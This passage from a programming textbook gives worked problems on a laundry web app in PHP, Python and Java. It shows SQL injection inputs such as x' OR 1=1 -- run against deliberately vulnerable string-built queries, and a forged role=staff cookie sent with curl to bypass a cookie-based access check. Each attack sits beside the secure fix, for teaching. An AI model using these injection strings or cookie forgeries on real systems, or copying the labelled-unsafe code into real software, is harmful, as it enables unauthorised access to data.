foreach (['safe' => 'check_safe', 'unsafe' => 'check_unsafe'] as $label => $fn) {
    foreach ($tries as [$bill, $phone]) {
        printf("%-7s %-16s %-6s -> %s\n", $label, $bill, "'$phone'", show($fn($bill,
$phone)));
    }
}
```

```
safe    B2953            '8079' -> B2953: queued (L. Mahendra)
safe    B2953            '0000' -> no bill with that number and phone
safe    x' OR 1=1 --     ''     -> no bill with that number and phone
unsafe  B2953            '8079' -> B2953: queued (L. Mahendra)
unsafe  B2953            '0000' -> no bill with that number and phone
unsafe  x' OR 1=1 --     ''     -> B0001: departed (I. Pratama)
```

The Python and Java solutions. Listing 8.21 and **Listing 8.22** printed the same six lines.

Listing 8.21 `p86_status.py`: the same experiment in Python.

```python
# p86_status.py - Problem 8.6: the self-service status check, safe and unsafe side by side.
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
conn = sqlite3.connect(DB)
SQL = """SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id = b.Customer_id
         WHERE b.id = ? AND SUBSTR(c.phone, -4) = ? ORDER BY b.id"""


def check_safe(bill, phone4):
    """The right way: the SQL text is fixed; the visitor's input travels separately, as
data."""
    return conn.execute(SQL, (bill, phone4)).fetchone()


def check_unsafe(bill, phone4):
    """The tempting way: the visitor's input is pasted INTO the SQL text."""
    sql = f"""SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
              WHERE b.id = '{bill}' AND SUBSTR(c.phone, -4) = '{phone4}' ORDER BY b.id"""
    return conn.execute(sql).fetchone()


def show(r):
    if r is None:
        return "no bill with that number and phone"
    bill, status, name = r
    return f"{bill}: {status} ({name[0]}. {name.split()[-1]})"


tries = [("B2953", "8079"), ("B2953", "0000"), ("x' OR 1=1 -- ", "")]
for label, fn in (("safe", check_safe), ("unsafe", check_unsafe)):
    for bill, phone in tries:
        quoted = "'" + phone + "'"
        print(f"{label:<7} {bill:<16} {quoted:<6} -> {show(fn(bill, phone))}")
```

Listing 8.22 `P86Status.java`: the same experiment in Java, with `PreparedStatement` against `Statement`.

```
// P86Status.java - Problem 8.6: the self-service status check, safe and unsafe side by
side.
// Run: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P86Status   (Windows: ; not :)
import java.sql.*;

public class P86Status {
    static final String SQL = """
            SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
            WHERE b.id = ? AND SUBSTR(c.phone, -4) = ? ORDER BY b.id""";
    static Connection conn;

    /** The right way: the SQL text is fixed; the visitor's input travels separately, as
data. */
    static String checkSafe(String bill, String phone4) throws SQLException {
        try (PreparedStatement st = conn.prepareStatement(SQL)) {
            st.setString(1, bill);
            st.setString(2, phone4);
            return show(st.executeQuery());
        }
    }

    /** The tempting way: the visitor's input is pasted INTO the SQL text. */
    static String checkUnsafe(String bill, String phone4) throws SQLException {
        String sql = "SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id"
                + " WHERE b.id = '" + bill + "' AND SUBSTR(c.phone, -4) = '" + phone4 + "'
ORDER BY b.id";
        try (Statement st = conn.createStatement()) {
            return show(st.executeQuery(sql));
        }
    }

    static String show(ResultSet rs) throws SQLException {
        if (!rs.next()) return "no bill with that number and phone";
        String name = rs.getString("name");
        String last = name.substring(name.lastIndexOf(' ') + 1);
        return rs.getString("id") + ": " + rs.getString("status") + " (" + name.charAt(0) +
". " + last + ")";
    }

    public static void main(String[] args) throws SQLException {
        conn = DriverManager.getConnection("jdbc:sqlite:" +
System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db"));
        String[][] tries = {{"B2953", "8079"}, {"B2953", "0000"}, {"x' OR 1=1 -- ", ""}};
        for (String label : new String[] {"safe", "unsafe"}) {
            for (String[] t : tries) {
                String result = label.equals("safe") ? checkSafe(t[0], t[1]) :
checkUnsafe(t[0], t[1]);
                System.out.printf("%-7s %-16s %-6s -> %s%n", label, t[0], "'" + t[1] + "'",
result);
            }
        }
        conn.close();
    }
```

Listing 8.22 (Continued) *P86Status.java: the same experiment in Java, with PreparedStatement against Statement.*

```
}
```

Line by line. The safe function passes the SQL and the values separately to `row()`, which prepares the statement first and sends the values afterwards; the database has already fixed the statement's meaning before it sees them, so they can only ever be *compared*, never *executed* [12]. The unsafe function builds one string. With the attack input, the string becomes

```
… WHERE b.id = 'x' OR 1=1 -- ' AND SUBSTR(c.phone, -4) = '' ORDER BY b.id
```

The quote after `x` closes the text early, `OR 1=1` makes the condition true for every row, and `--` turns everything after it, including the phone check, into a comment. The query returns the first bill of the whole database, and the page reveals that bill `B0001` was collected by I. Pratama, a stranger's bill obtained without knowing any phone number. In the safe version the same characters are merely an odd bill number that matches nothing.

A tempting wrong solution. Besides the string-built query itself, there is a second temptation: "escape the quotes and it will be fine". Escaping functions exist (`mysqli_real_escape_string`, `PDO::quote`), but they must be remembered at every single use, they depend on the connection's character set, and they do nothing for a value that is not inside quotes, such as a number or an `ORDER BY` column. Placeholders make the safe way the easy way: there is nothing to remember. For the parts of SQL that cannot be placeholders (table and column names), compare the input against a fixed list of allowed names instead (Exercise 8.7).

> **CHECK YOURSELF.** The attacker now types the bill number `B2953` and, as the phone digits, `' OR '1'='1`. What does each version print?
>
> *Answer.* The safe version prints "no bill with that number and phone": no phone number ends in those characters. In the unsafe version the condition becomes `b.id = 'B2953' AND SUBSTR(c.phone, -4) = '' OR '1'='1'`. Because `AND` binds more tightly than `OR`, that is `(… AND …) OR TRUE`, which is true for every row, so it again prints the first bill, `B0001: departed (I. Pratama)`.

8.5.3 Problem 8.7 — A cookie is not a session

> **PROBLEM.** After login, the site must remember whether the visitor is a customer or a staff member, and only staff may open the staff page. A classmate stores the role in a cookie. Show, with real requests, what an attacker can do to that design, and show the design that resists it, in PHP, Java and Python.

In our own words. Both designs "remember" the role between requests. The question is *where* it is remembered, and who can change it there.

Design. A cookie is a small piece of text that the server asks the browser to keep and to send back with every later request [13]. The browser belongs to the visitor, so the visitor can read every cookie and change it at will; the developer tools of any browser have an editor for them. A value in a cookie is therefore a *claim* made by the visitor, never a *fact*. A session keeps the fact on the server and gives the browser only a long random id, which is useless to change: an invented id matches no session, and guessing a real one among 2^{128} possibilities is hopeless.

The PHP solution. Listing 8.23 is a small site with both designs side by side, under `/wrong/` and `/right/`. The password check is Problem 8.2's and is left out, so that the pages show only the question at hand. **Listing 8.24** plays the visitor with `curl`, including the forgery.

Listing 8.23 `p87/index.php`: the role in a cookie (wrong) and in a session (right).

```php
<?php
// p87/index.php - Problem 8.7: who may see the staff page? A cookie (wrong) against a
session (right).
// Run: php -S 127.0.0.1:8087 p87/index.php      (the password check is Problem 8.2's; left
out here)
declare(strict_types=1);
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
if (str_starts_with($path, '/right/')) {
    session_start(['cookie_httponly' => true, 'cookie_samesite' => 'Lax']);
}

switch ($path) {
    case '/wrong/login':                              // WRONG: the role is handed to the
browser
        setcookie('role', 'customer', ['path' => '/']);
        echo "Logged in as customer.\n";
        break;
    case '/wrong/staff':                              // ...and believed when it comes back
        if (($_COOKIE['role'] ?? '') === 'staff') {
            echo "Staff area: today's takings.\n";
        } else {
            http_response_code(403);
            echo "Staff only.\n";
        }
        break;
    case '/right/login':                              // RIGHT: the role stays on the
server
        session_regenerate_id(true);
        $_SESSION['role'] = 'customer';
        echo "Logged in as customer.\n";
        break;
    case '/right/staff':                              // the browser only holds a random
session id
        if (($_SESSION['role'] ?? '') === 'staff') {
            echo "Staff area: today's takings.\n";
        } else {
            http_response_code(403);
            echo "Staff only.\n";
        }
        break;
    default:
        http_response_code(404);
        echo "Not found.\n";
}
```

Listing 8.24 `p87_demo.sh`: six requests with `curl`, one of them with a forged cookie.

```
#!/usr/bin/env bash
# p87_demo.sh - Problem 8.7: play the visitor with curl against p87/index.php, then stop
the server.
cd "$(dirname "$0")"
php -S 127.0.0.1:8087 p87/index.php >/dev/null 2>&1 &
server=$!
trap 'kill $server' EXIT
sleep 1
U=http://127.0.0.1:8087
jar=$(mktemp)                                   # curl's cookie jar plays the browser's
say() { printf '%-44s -> %s\n' "$1" "$2"; }
code() { curl -s -o /dev/null -w '%{http_code}' "$@"; }

say "POST /wrong/login" "$(curl -si -X POST $U/wrong/login | grep -i '^set-cookie' | tr -d
'\r')"
say "GET /wrong/staff  Cookie: role=customer" "$(code -H 'Cookie: role=customer'
$U/wrong/staff)"
say "GET /wrong/staff  Cookie: role=staff" "$(code -H 'Cookie: role=staff' $U/wrong/staff)
$(curl -s -H 'Cookie: role=staff' $U/wrong/staff)"
say "POST /right/login" "$(curl -si -c "$jar" -X POST $U/right/login | grep -i '^set-
cookie' | tr -d '\r' \
    | sed -E 's/=[a-z0-9]{20,}/=<random>/')"
say "GET /right/staff  with that session" "$(code -b "$jar" $U/right/staff)"
sid=$(awk '/PHPSESSID/ {print $7}' "$jar")
say "GET /right/staff  session + role=staff" "$(code -H "Cookie: PHPSESSID=$sid;
role=staff" $U/right/staff)"
rm -f "$jar"
```

```
POST /wrong/login                           -> Set-Cookie: role=customer; path=/
GET /wrong/staff  Cookie: role=customer     -> 403
GET /wrong/staff  Cookie: role=staff        -> 200 Staff area: today's takings.
POST /right/login                           -> Set-Cookie: PHPSESSID=<random>; path=/;
HttpOnly; SameSite=Lax
GET /right/staff  with that session         -> 403
GET /right/staff  session + role=staff      -> 403
```

The session id is random, so the script replaces it with `<random>` in the printed line; everything else is exactly what the server sent.

The Python solution. Flask's session is different from PHP's in one important way: it *is* a cookie, but a *signed* one. **Listing 8.25** shows what that means by decoding the cookie, and then by forging it.

Listing 8.25 `p87_roles.py`: the same six probes with Flask's test client, plus a forged signed session.

```python
# p87_roles.py - Problem 8.7: a cookie (wrong) against a session (right), probed with
Flask's test client.
import base64
import os
import re

from flask import Flask, request, session

app = Flask(__name__)
app.secret_key = os.environ.get("LAUNDRY_SECRET") or os.urandom(32)


@app.post("/wrong/login")
def wrong_login():                                  # WRONG: the role is handed to the
browser
    resp = app.make_response("Logged in as customer.\n")
    resp.set_cookie("role", "customer")
    return resp


@app.get("/wrong/staff")
def wrong_staff():                                  # ...and believed when it comes back
    if request.cookies.get("role") == "staff":
        return "Staff area: today's takings.\n"
    return "Staff only.\n", 403


@app.post("/right/login")
def right_login():                                  # RIGHT: the role is in the signed
session
    session.clear()
    session["role"] = "customer"
    return "Logged in as customer.\n"


@app.get("/right/staff")
def right_staff():
    if session.get("role") == "staff":
        return "Staff area: today's takings.\n"
    return "Staff only.\n", 403


def say(what, result):
    print(f"{what:<44} -> {result}")
```

Listing 8.25 (Continued) *p87_roles.py: the same six probes with Flask's test client, plus a forged signed session.*

```
if __name__ == "__main__":
    c = app.test_client(use_cookies=False)           # we write every Cookie header
ourselves
    say("POST /wrong/login", "Set-Cookie: " + c.post("/wrong/login").headers["Set-Cookie"])
    say("GET /wrong/staff  Cookie: role=customer", c.get("/wrong/staff", headers={"Cookie":
"role=customer"}).status_code)
    r = c.get("/wrong/staff", headers={"Cookie": "role=staff"})
    say("GET /wrong/staff  Cookie: role=staff", f"{r.status_code}
{r.get_data(as_text=True).strip()}")
    cookie = c.post("/right/login").headers["Set-Cookie"]
    value = cookie.split(";")[0].split("=", 1)[1]    # payload.timestamp.signature
    payload = value.split(".")[0]
    say("POST /right/login", "Set-Cookie: " + re.sub(r"\.[^.;]+\.[^.;]+;",
".<time>.<signature>;", cookie, count=1))
    say("  the payload decodes to", base64.urlsafe_b64decode(payload + "==").decode())
    say("GET /right/staff  with that session", c.get("/right/staff", headers={"Cookie":
"session=" + value}).status_code)
    forged = base64.urlsafe_b64encode(b'{"role":"staff"}').decode().rstrip("=")
    fake = value.replace(payload, forged, 1)         # new payload, old signature
    say("GET /right/staff  forged payload", c.get("/right/staff", headers={"Cookie":
"session=" + fake}).status_code)
```

```
POST /wrong/login                           -> Set-Cookie: role=customer; Path=/
GET /wrong/staff  Cookie: role=customer     -> 403
GET /wrong/staff  Cookie: role=staff        -> 200 Staff area: today's takings.
POST /right/login                           -> Set-Cookie:
session=eyJyb2xlIjoiY3VzdG9tZXIifQ.<time>.<signature>; HttpOnly; Path=/
  the payload decodes to                    -> {"role":"customer"}
GET /right/staff  with that session         -> 403
GET /right/staff  forged payload            -> 403
```

The Java solution. **Listing 8.26** starts the JDK's server on a free port, plays the same requests with `HttpClient`, and stops the server; it keeps its sessions in a map on the server, as PHP does.

Listing 8.26 `P87Roles.java`: both designs and the probes in one Java program.

```java
// P87Roles.java - Problem 8.7: a cookie (wrong) against a session (right), probed with
HttpClient.
// Run: java P87Roles      (starts the server on a free port, plays the visitor, stops the
server)
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URI;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.security.SecureRandom;
import java.util.HexFormat;
import java.util.Map;
import java.util.concurrent.ConcurrentHashMap;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class P87Roles {
    static final Map<String, String> ROLES = new ConcurrentHashMap<>();   // session id ->
role
    static final SecureRandom RANDOM = new SecureRandom();

    static void reply(HttpExchange ex, int status, String text) throws IOException {
        byte[] b = text.getBytes(StandardCharsets.UTF_8);
        ex.sendResponseHeaders(status, b.length);
        ex.getResponseBody().write(b);
        ex.close();
    }

    static String cookie(HttpExchange ex, String name) {
        String all = ex.getRequestHeaders().getFirst("Cookie");
        Matcher m = Pattern.compile("(?:^|;\\s*)" + name + "=([^;]*)").matcher(all == null
? "" : all);
        return m.find() ? m.group(1) : "";
    }
```

Listing 8.26 (Continued) *P87Roles.java: both designs and the probes in one Java program.*

```
    static void handle(HttpExchange ex) throws IOException {
        switch (ex.getRequestURI().getPath()) {
            case "/wrong/login" -> {                    // WRONG: the role is handed to the
browser
                ex.getResponseHeaders().add("Set-Cookie", "role=customer; Path=/");
                reply(ex, 200, "Logged in as customer.\n");
            }
            case "/wrong/staff" -> {                    // ...and believed when it comes
back
                if (cookie(ex, "role").equals("staff")) reply(ex, 200, "Staff area: today's
takings.\n");
                else reply(ex, 403, "Staff only.\n");
            }
            case "/right/login" -> {                    // RIGHT: the role stays on the
server
                byte[] b = new byte[16];
                RANDOM.nextBytes(b);
                String sid = HexFormat.of().formatHex(b);
                ROLES.put(sid, "customer");
                ex.getResponseHeaders().add("Set-Cookie", "SID=" + sid + "; Path=/;
HttpOnly; SameSite=Lax");
                reply(ex, 200, "Logged in as customer.\n");
            }
            case "/right/staff" -> {                    // the browser only holds a random
session id
                if ("staff".equals(ROLES.get(cookie(ex, "SID")))) reply(ex, 200, "Staff
area: today's takings.\n");
                else reply(ex, 403, "Staff only.\n");
            }
            default -> reply(ex, 404, "Not found.\n");
        }
    }

    static HttpResponse<String> send(String method, String url, String cookie) throws
Exception {
        HttpRequest.Builder b = HttpRequest.newBuilder(URI.create(url)).method(method,
HttpRequest.BodyPublishers.noBody());
        if (cookie != null) b.header("Cookie", cookie);
        return HttpClient.newHttpClient().send(b.build(),
HttpResponse.BodyHandlers.ofString());
    }

    static void say(String what, Object result) {
        System.out.printf("%-44s -> %s%n", what, result);
    }
```

Listing 8.26 (Continued) *P87Roles.java: both designs and the probes in one Java program.*

```
    public static void main(String[] args) throws Exception {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 0), 0);
// 0 = any free port
        server.createContext("/", P87Roles::handle);
        server.start();
        String u = "http://127.0.0.1:" + server.getAddress().getPort();
        try {
            say("POST /wrong/login", "Set-Cookie: " + send("POST", u + "/wrong/login",
null).headers()
                    .firstValue("Set-Cookie").orElse(""));
            say("GET /wrong/staff  Cookie: role=customer", send("GET", u + "/wrong/staff",
"role=customer").statusCode());
            HttpResponse<String> r = send("GET", u + "/wrong/staff", "role=staff");
            say("GET /wrong/staff  Cookie: role=staff", r.statusCode() + " " +
r.body().strip());
            String set = send("POST", u + "/right/login", null).headers().firstValue("Set-
Cookie").orElse("");
            say("POST /right/login", "Set-Cookie: " + set.replaceAll("SID=[0-9a-f]{32}",
"SID=<random>"));
            String sid = set.substring(0, set.indexOf(';'));
            say("GET /right/staff  with that session", send("GET", u + "/right/staff",
sid).statusCode());
            say("GET /right/staff  session + role=staff", send("GET", u + "/right/staff",
sid + "; role=staff").statusCode());
        } finally {
            server.stop(0);
        }
    }
}
```

```
POST /wrong/login                          -> Set-Cookie: role=customer; Path=/
GET /wrong/staff  Cookie: role=customer    -> 403
GET /wrong/staff  Cookie: role=staff       -> 200 Staff area: today's takings.
POST /right/login                          -> Set-Cookie: SID=<random>; Path=/; HttpOnly;
SameSite=Lax
GET /right/staff  with that session        -> 403
GET /right/staff  session + role=staff     -> 403
```

Line by line. In the wrong design, the login answers with `Set-Cookie: role=customer`, and the staff page believes whatever `role` arrives. The third probe sends `Cookie: role=staff`, which any visitor can type, and receives the staff page with status 200: the attack costs nothing. In the right design, the login answers with only a random session id, and the role stays on the server; the fifth probe, the honest customer, gets 403, and the sixth, the same session plus a forged `role=staff` cookie, gets 403 too, because the right design never reads a `role` cookie at all. The Flask run adds a lesson of its own. The first part of Flask's session cookie, `eyJyb2xlIjoiY3VzdG9tZXIifQ`, is simply Base64 and decodes to `{"role":"customer"}`: the visitor can *read* the session. But the cookie ends with a signature computed from the contents and the server's secret key. The forged cookie has new contents and the old signature, the signature no longer matches, Flask treats the session as empty, and the answer is 403. So a signed cookie protects against *changes* but not against *reading*: never put anything secret in a Flask session.

A tempting wrong solution. The wrong design *is* the tempting solution; it works perfectly in every honest test, which is why it survives until someone looks at the cookies. A subtler variant is to "encrypt" the role with something home-made, such as Base64 or a reversed string. Base64 is an encoding, not encryption, as the Flask probe just showed: anyone can decode it.

> **CHECK YOURSELF.** A shop wants its site to remember a visitor's preferred language (Indonesian or English) for a year, even when he is not logged in. Cookie or session? And what must the server still do with the value?

> *Answer.* A cookie with a long `Max-Age` is right here: the value is the visitor's own preference, and if he changes it he only changes his own view. The server must still treat it as untrusted input: accept only `id` or `en` and fall back to a default for anything else, and never print it into a page unescaped.

8.6 New Worked Problems: XML and JSON

8.6.1 Problem 8.8 — Exporting a day's bills as XML

> **PROBLEM.** Each evening, every outlet sends head office an XML document listing the bills it took in that day: for each bill its number, status, customer, service, quantity and charge. Write the export for outlet O03 on 30 September 2026 in PHP, Java and Python. The document must be well-formed whatever the names and descriptions contain.

In our own words. Read some rows, write them as a tree. The phrase "whatever the names and descriptions contain" is the heart of the problem: the service description `Wash, dry & fold (per kg)` contains an ampersand, a character that has a special meaning in XML, and a customer is called `Ma'ruf`, with an apostrophe.

Design. The shape of the document, decided before any code:

```
<bills outlet="O03" date="2026-09-30">
  <bill id="B2944" status="queued">
    <customer id="C0015">Nurul Suryadi</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>5</unit>
    <charged currency="IDR">40000</charged>
  </bill>
</bills>
```

Identifiers and short codes are attributes; the things a person reads are element content (Chapter 6 discusses the choice). The amount is a plain integer with its currency in an attribute, not `Rp 40.000`, because the document is read by programs, and formatting is the reader's business. The rule of the design is: *build a tree with a library and let the library write the text*. The library knows that `&` must become `&` in content, that `"` must be escaped in an attribute written between double quotes, and so on; we do not have to remember.

The PHP solution. Listing 8.27 builds the tree with DOM, prints it, saves it in the `xml` folder for Problem 8.9, and then tries the tempting way on the same rows.

Listing 8.27 `p88_export.php`: the export built with DOM, and the string-glued version checked by a parser.

```php
<?php
// p88_export.php - Problem 8.8: one outlet's bills of one day as a well-formed XML
document.
// Run: php p88_export.php [outlet] [date]      e.g.  php p88_export.php O03 2026-09-30
declare(strict_types=1);
require __DIR__ . '/lib.php';

$outlet = $argv[1] ?? 'O03';
$day = $argv[2] ?? '2026-09-30';
$bills = rows('SELECT b.id, b.status, b.unit, b.payment, c.id AS cid, c.name, s.id AS sid,
s.description
               FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id
               WHERE b.Outlet_id = ? AND DATE(b.arrived) = ? ORDER BY b.id', [$outlet,
$day]);

// The right way: build a tree; the library writes the tags and escapes every character.
$doc = new DOMDocument('1.0', 'UTF-8');
$doc->formatOutput = true;
$root = $doc->appendChild($doc->createElement('bills'));
$root->setAttribute('outlet', $outlet);
$root->setAttribute('date', $day);
foreach ($bills as $b) {
    $bill = $root->appendChild($doc->createElement('bill'));
    $bill->setAttribute('id', $b['id']);
    $bill->setAttribute('status', $b['status']);
    $cust = $bill->appendChild($doc->createElement('customer'));
    $cust->setAttribute('id', $b['cid']);
    $cust->appendChild($doc->createTextNode($b['name']));
    $svc = $bill->appendChild($doc->createElement('service'));
    $svc->setAttribute('id', $b['sid']);
    $svc->appendChild($doc->createTextNode($b['description']));     // "&" becomes "&amp;"
here
    $bill->appendChild($doc->createElement('unit', (string) $b['unit']));
    $charged = $bill->appendChild($doc->createElement('charged', (string) (int)
$b['payment']));
    $charged->setAttribute('currency', 'IDR');
}
$xml = $doc->saveXML();
file_put_contents(__DIR__ . "/../xml/bills-$outlet-$day.xml", $xml);
echo $xml;

// The tempting way: glue strings together, then ask a parser whether the result is XML at
all.
$glued = "<bills outlet=\"$outlet\" date=\"$day\">";
foreach ($bills as $b) {
    $glued .= "<bill id=\"{$b['id']}\"><service>{$b['description']}</service></bill>";
}
$glued .= '</bills>';
libxml_use_internal_errors(true);
$ok = (new DOMDocument())->loadXML($glued);
$e = libxml_get_errors()[0] ?? null;
echo 'Glued string well-formed? ', $ok ? 'yes' : 'no: ' . trim($e->message) . " (column $e-
>column)", "\n";
```

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O03" date="2026-09-30">
  <bill id="B2944" status="queued">
    <customer id="C0015">Nurul Suryadi</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>5</unit>
    <charged currency="IDR">40000</charged>
  </bill>
  <bill id="B2950" status="queued">
    <customer id="C0088">Ma'ruf Saputra</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>6</unit>
    <charged currency="IDR">48000</charged>
  </bill>
  <bill id="B2952" status="queued">
    <customer id="C0086">Khadijah Zulkarnain</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>5</unit>
    <charged currency="IDR">40000</charged>
  </bill>
</bills>
Glued string well-formed? no: xmlParseEntityRef: no name (column 76)
```

The Python and Java solutions. **Listing 8.28** uses ElementTree from the standard library, and **Listing 8.29** uses the DOM and a `Transformer` from the JDK.

Listing 8.28 `p88_export.py`: the export with ElementTree.

```python
# p88_export.py - Problem 8.8: one outlet's bills of one day as a well-formed XML document.
# Run: python p88_export.py [outlet] [date]
import os
import sqlite3
import sys
import xml.etree.ElementTree as ET

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
outlet = sys.argv[1] if len(sys.argv) > 1 else "O03"
day = sys.argv[2] if len(sys.argv) > 2 else "2026-09-30"
with sqlite3.connect(DB) as conn:
    bills = conn.execute("""SELECT b.id, b.status, b.unit, b.payment, c.id, c.name, s.id,
s.description
                            FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN
Service s ON s.id = b.Service_id
                            WHERE b.Outlet_id = ? AND DATE(b.arrived) = ? ORDER BY b.id""",
(outlet, day)).fetchall()

# The right way: build a tree; the library writes the tags and escapes every character.
root = ET.Element("bills", outlet=outlet, date=day)
for bid, status, unit, payment, cid, name, sid, description in bills:
    bill = ET.SubElement(root, "bill", id=bid, status=status)
    ET.SubElement(bill, "customer", id=cid).text = name
    ET.SubElement(bill, "service", id=sid).text = description        # "&" becomes "&amp;"
here
    ET.SubElement(bill, "unit").text = str(unit)
    ET.SubElement(bill, "charged", currency="IDR").text = str(int(payment))
ET.indent(root, "  ")
print(ET.tostring(root, encoding="unicode", xml_declaration=True))

# The tempting way: glue strings together, then ask a parser whether the result is XML at
all.
glued = f'<bills outlet="{outlet}" date="{day}">'
for b in bills:
    glued += f'<bill id="{b[0]}"><service>{b[7]}</service></bill>'
glued += "</bills>"
try:
    ET.fromstring(glued)
    print("Glued string well-formed? yes")
except ET.ParseError as e:
    print("Glued string well-formed? no:", e)
```

Listing 8.29 `P88Export.java`: the export with the JDK's DOM and `Transformer`.

```java
// P88Export.java - Problem 8.8: one outlet's bills of one day as a well-formed XML
document.
// Run: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P88Export [outlet] [date]
(Windows: ; not :)
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import org.xml.sax.SAXParseException;

import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.transform.OutputKeys;
import javax.xml.transform.Transformer;
import javax.xml.transform.TransformerFactory;
import javax.xml.transform.dom.DOMSource;
import javax.xml.transform.stream.StreamResult;
import java.io.ByteArrayInputStream;
import java.io.StringWriter;
import java.nio.charset.StandardCharsets;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P88Export {
    static Element child(Document doc, Element parent, String name, String text) {
        Element e = doc.createElement(name);
        if (text != null) e.setTextContent(text);                    // "&" becomes "&amp;"
on output
        parent.appendChild(e);
        return e;
    }

    public static void main(String[] args) throws Exception {
        String outlet = args.length > 0 ? args[0] : "O03", day = args.length > 1 ? args[1]
: "2026-09-30";
        List<String[]> bills = new ArrayList<>();
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" +
System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db"));
             PreparedStatement st = c.prepareStatement("""
                     SELECT b.id, b.status, b.unit, CAST(b.payment AS INTEGER), c.id,
c.name, s.id, s.description
                     FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON
s.id = b.Service_id
                     WHERE b.Outlet_id = ? AND DATE(b.arrived) = ? ORDER BY b.id""")) {
            st.setString(1, outlet);
            st.setString(2, day);
            try (ResultSet rs = st.executeQuery()) {
                while (rs.next()) {
                    String[] b = new String[8];
                    for (int i = 0; i < 8; i++) b[i] = rs.getString(i + 1);
                    bills.add(b);
                }
            }
        }
        // The right way: build a tree; the library writes the tags and escapes every
character.
```

Listing 8.29 (Continued) *P88Export.java: the export with the JDK's DOM and Transformer.*

```
        Document doc =
DocumentBuilderFactory.newInstance().newDocumentBuilder().newDocument();
        Element root = doc.createElement("bills");
        root.setAttribute("outlet", outlet);
        root.setAttribute("date", day);
        doc.appendChild(root);
        for (String[] b : bills) {
            Element bill = child(doc, root, "bill", null);
            bill.setAttribute("id", b[0]);
            bill.setAttribute("status", b[1]);
            child(doc, bill, "customer", b[5]).setAttribute("id", b[4]);
            child(doc, bill, "service", b[7]).setAttribute("id", b[6]);
            child(doc, bill, "unit", b[2]);
            child(doc, bill, "charged", b[3]).setAttribute("currency", "IDR");
        }
        Transformer t = TransformerFactory.newInstance().newTransformer();
        t.setOutputProperty(OutputKeys.INDENT, "yes");
        t.setOutputProperty("{http://xml.apache.org/xslt}indent-amount", "2");
        t.setOutputProperty(OutputKeys.OMIT_XML_DECLARATION, "yes");   // written by hand
below, on its own line
        StringWriter out = new StringWriter();
        t.transform(new DOMSource(doc), new StreamResult(out));
        System.out.print("<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n" + out);

        // The tempting way: glue strings together, then ask a parser whether the result is
XML at all.
        StringBuilder glued = new StringBuilder("<bills outlet=\"" + outlet + "\" date=\""
+ day + "\">");
        for (String[] b : bills) glued.append("<bill
id=\"").append(b[0]).append("\"><service>").append(b[7]).append("</service></bill>");
        glued.append("</bills>");
        try {
            DocumentBuilderFactory f = DocumentBuilderFactory.newInstance();
            var builder = f.newDocumentBuilder();
            builder.setErrorHandler(null);                          // no extra "[Fatal
Error]" line on stderr
            builder.parse(new
ByteArrayInputStream(glued.toString().getBytes(StandardCharsets.UTF_8)));
            System.out.println("Glued string well-formed? yes");
        } catch (SAXParseException e) {
            System.out.println("Glued string well-formed? no: " + e.getMessage() + "
(column " + e.getColumnNumber() + ")");
        }
    }
}
```

The Python version printed the same twenty-one lines of XML as PHP except the first, which reads `<?xml version='1.0' encoding='utf-8'?>`, and its last line reads `Glued string well-formed? no: not well-formed (invalid token): line 1, column 75`. The Java version printed the same document except that its root element reads `<bills date="2026-09-30" outlet="O03">`, and its last line reads `Glued string well-formed? no: The entity name must immediately follow the '&' in the entity reference. (column 76)`.

Line by line. In PHP, `createElement` and `createTextNode` add nodes to the tree, `setAttribute` adds attributes, and `formatOutput = true` asks for indentation. Nowhere does the program write `&`: `saveXML()` does it when it turns the tree into text. `(int) $b['payment']` makes sure the charge is written `40000` whichever database it came from (MySQL returns `40000.00`). The small differences between the three outputs are all harmless, and each is worth one sentence. Single or double quotes around the declaration's values mean the same thing. The JDK's DOM keeps attributes sorted by name, so `date` comes before `outlet`; the XML specification says that the order

of attributes carries no meaning [14], so no correct reader can tell the difference. The Java program writes the declaration itself because the JDK's `Transformer`, asked to indent, puts the root element on the same line as the declaration; the output is still correct XML, but harder to read. Finally, the column of the error is 75 in Python and 76 elsewhere, because Python's parser counts columns from 0 and the others from 1.

A tempting wrong solution. Gluing strings together, as the last part of each program does, produces text that *looks* like XML and is not. At column 76 of the glued string the parser meets `& fold`, an ampersand that does not begin an entity reference, and it refuses the whole document; head office receives nothing. The glued version would work on any day on which no description contained `&`, `<` or a quotation mark, which is exactly why it passes casual testing. Section 6.18 of Chapter 6 states the rule, and this problem is its proof: never write XML by joining strings.

> **CHECK YOURSELF.** A new service is described as `Shoes <premium> "deep clean"`. Write the `<service>` element that DOM produces for it, and say which of the five entity references were needed.
>
